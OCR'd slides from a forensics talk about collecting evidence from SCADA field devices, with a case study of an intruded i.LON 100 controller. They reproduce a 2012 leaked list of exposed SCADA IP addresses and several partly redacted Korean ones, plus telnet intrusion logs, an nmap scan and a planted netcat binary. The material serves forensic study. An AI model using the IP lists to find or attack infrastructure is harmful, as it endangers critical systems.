Discussionyk #1 : Field device

ykei

ykei.egloos.com

@ykx100

개요

1. Background

2. Problems

3. When I met SCADA

4. Discussion topic


Background

- What is a field device

- Why we need to care this

Background

- **What is a field device in here?**



Background

Why we need to care this?

- Fxxk the mass-media
- Have to cross check → **Be trustworthy**
- For **find the smoking-bit** (specially, manipulate digital evidence)
- **no way without this**

Major threat forensicators

Problems

- Issues that I met
- Example

Problems

Issues	If
▪ Interfaces	It hasn’t usb, cdrom, display, keyboard, ethernet
▪ FileSystem Mount	Do not support NTFS? or trouble in recognize
▪ OS Compatibility tools	No excutable imaging tool, even DD
▪ The risk of system failure	We have no time for verification situation.
▪ Capacity / Time	Another headache factors

Of course, we have to keep integrity of evidence!
Can you accomplishment this mission?

Problems

Examples

- Router / Switch
  - Telnet, Console Connection
  - But No Imaging tools

- Home Router (Wire, Wireless)
  - Telnet, Web Admin
  - No Imaging tools (but It can be execute static DD binary)


- Home SCADA
  - Nothing !! Just opened stupid console

When I met SCADA

- Case Studyk

I Thinks… case

Case Studyk




2,300+ SCADA IP's - Hex00010

BY: A GUEST ON JUN 19TH, 2012 | SYNTAX: NONE | SIZE: 191.82 KB | HITS: 2,226 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE


```
Below is  a  list of  2,000+  SCADA  ip addresses

i figured since most of you that follow me is agents  id release  this anways lol

+  not only this  increase  Cyber security  awareness in  some of  our most critical infrastructure
+  it will get the government off there asses

Lets see  who goes first



-----------------------------------------------------------------------------------------------
-
IP Results
==========

 IP                  City                   Country           Hostname
 --                  ----                   -------           --------
 108.0.55.79:80      Wildomar               United States     static-108-0-55-79.lsanca.dsl-
w.verizon.net
 108.210.186.5:23    N/A                    N/A
 108.49.115.8:23     Randolph               United States
 109.168.40.36:80    Milan                  Italy
 109.70.227.121:80   Marlow                 United Kingdom
 109.70.227.122:80   Marlow                 United Kingdom
```



순서	아이피 주소	국가
1	11 145	Korea, Republic Of
2	11 160	Korea, Republic Of
3	11 .168	Korea, Republic Of
4	11 :0	Korea, Republic Of
5	1: .213	Korea, Republic Of
6	1:	Korea, Republic Of
7	1(.241	Korea, Republic Of
8	1(.64	Korea, Republic Of
9	1(.70	Korea, Republic Of
10	1(.3	Korea, Republic Of
11	1(.2	Korea, Republic Of
12	21 .4	Korea, Republic Of
13	21 .5	Korea, Republic Of
14	21 .14	Korea, Republic Of
15	21	Korea, Republic Of
16	21	Korea, Republic Of
17	21 .17	Korea, Republic Of
18	21 .101	Korea, Republic Of
19	21 .13	Korea, Republic Of
20	21 .51	Korea, Republic Of
21	21 :48	Korea, Republic Of
22	21 :48	Korea, Republic Of
23	2: .156	Korea, Republic Of
24	2: .58	Korea, Republic Of
25	2: :05	Korea, Republic Of
26	2: .1	Korea, Republic Of
27	2: .2	Korea, Republic Of
28	2: .3	Korea, Republic Of
29	2: .4	Korea, Republic Of
30	2: .5	Korea, Republic Of
31	2: .6	Korea, Republic Of
32	2: .7	Korea, Republic Of
33	2: '6	Korea, Republic Of
34	5:	Korea, Republic Of
35	61 :34	Korea, Republic Of
36	61 :0	Korea, Republic Of
37	61	Korea, Republic Of

When I met SCADA

Case Studyk



웹마스터 도구


도움말:

도움말 센터

도움말 검색 검색


URL: http://[redacted]

웹에서 삭제되었거나 Google에서 차단된 페이지입니다. 해당 페이지를 Google 검색결과에서 삭제하시겠습니까?



Case Studyk

- Prepare


FileZilla Options

- FTP proxy settings
- GSS support
- Directory cache
- Ident server
- SFTP settings
- File transfer settings
  - ASCII/Binary
  - Speed Limit
  - Compression
- Interface settings
  - Local file list
  - Remote file list
  - Language
  - Miscellaneous

File transfer settings

☑ Preserve date/time of downloaded files

Use primary connection for transfer if file size is smaller 1024

☑ Use multiple connections to transfer files

Transfer up to 2 files at the same

If the target file of a transfer already exists, you can specify a default

● Ask

When I met SCADA

Case Studyk


- See pic…

Sorry

When I met SCADA

Case Studyk

- **Log**




```
THU JUN 21 21:39:07 2012: Telnet client disconnected
THU JUN 21 21:39:07 2012: Telnet Login attempt failed
THU JUN 21 22:07:24 2012: Telnet client connected from 14.3
THU JUN 21 22:07:30 2012: Telnet client disconnected
THU JUN 21 22:07:30 2012: Telnet Login attempt failed
THU JUN 21 22:17:21 2012: Telnet client connected from 121.          0
THU JUN 21 22:18:13 2012: Telnet Login attempt failed
THU JUN 21 22:18:13 2012: Telnet client disconnected
THU JUN 21 22:18:21 2012: Telnet client connected from 121.          0
THU JUN 21 22:18:47 2012: Telnet Login attempt failed
THU JUN 21 22:18:47 2012: Telnet client disconnected
THU JUN 21 22:21:42 2012: Telnet client connected from 210.
THU JUN 21 23:12:02 2012: Telnet client disconnected
THU JUN 21 23:19:27 2012: Telnet client connected from 125.          11
THU JUN 21 23:19:33 2012: Telnet Login attempt failed
THU JUN 21 23:19:33 2012: Telnet client disconnected
THU JUN 21 23:19:39 2012: Telnet client connected from 125.          11
THU JUN 21 23:30:28 2012: Console command: copy exceptionlc          7.txt
FRI JUN 22 00:46:22 2012: Telnet client disconnected
FRI JUN 22 01:21:22 2012: [System Health] disabling system           ecking
FRI JUN 22 01:21:44 2012: Web Initiated Reboot.
FRI JUN 22 01:25:23 2012: i.LON 100 1.11.20 ********* Syste           **********
FRI JUN 22 01:26:24 2012: Time synchronization failed, serv          3.16.100
FRI JUN 22 18:02:47 2012: ********* Power-on Reset ********
FRI JUN 22 18:02:47 2012: i.LON 100 1.11.20 ********* Syste           **********
FRI JUN 22 18:03:47 2012: Time synchronization failed, serv          3.16.100
MON JUN 25 10:49:17 2012: ********* Power-on Reset ********
MON JUN 25 10:49:17 2012: i.LON 100 1.11.20 ********* Syste           **********
MON JUN 25 10:50:17 2012: Time synchronization failed, serv          3.16.100
MON JUN 25 11:06:20 2012: ********* Power-on Reset ********
MON JUN 25 11:06:20 2012: i.LON 100 1.11.20 ********* Syste           **********
MON JUN 25 11:07:21 2012: Time synchronization failed, serv          3.16.100
```

When I met SCADA

Case Studyk

- **Test**



```
nmap -T4 -A -v 192.168.1.222

Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-05 10:43 대한민국 표준시
NSE: Loaded 93 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 10:43
Scanning 192.168.1.222 [1 port]
Completed ARP Ping Scan at 10:43,
Initiating Parallel DNS resoluti
Completed Parallel DNS resolutior
Initiating SYN Stealth Scan at 10
Scanning 192.168.1.222 [1000 port
Discovered open port 21/tcp on 19
Discovered open port 23/tcp on 19
Discovered open port 80/tcp on 19
Completed SYN Stealth Scan at 10
Initiating Service scan at 10:43
```

이름	크기	종류				
alarmLog		Folder				
config		Folder	2012-07-04 오전 10:13	rwx	rwx	rwx
data		Folder	2008-09-26	rwx	rwx	rwx
lonworks		Folder	2008-09-26	rwx	rwx	rwx
ltConfig		Folder	2012-07-04 오전 10:13	rwx	rwx	rwx
modules		Folder	2008-09-26	rwx	rwx	rwx
pulseBackup		Folder	2012-07-02 오후 10:38	rwx	rwx	rwx
web		Folder	2008-09-26	rwx	rwx	rwx
eventlog.old	24KB	OLD 파일	2008-09-26	rwx	rwx	rwx
eventlog.txt	24KB	Text Docu...	2012-07-05 오전 10:37	rwx	rwx	rwx
iLonSystem	3,270KB	파일	2008-09-26	rwx	rwx	rwx
nc-static-exec	473KB	파일	2012-07-02 오후 7:03	rwx	rwx	rwx
nc-static-exec.gz	214KB	GZ 파일	2012-07-03 오전 10:01	rwx	rwx	rwx
WebParams.dat	1KB	DAT 파일	2008-09-26	rwx	rwx	rwx

```
net client connected from 192.168.1.220
net Login attempt failed
net client disconnected
```

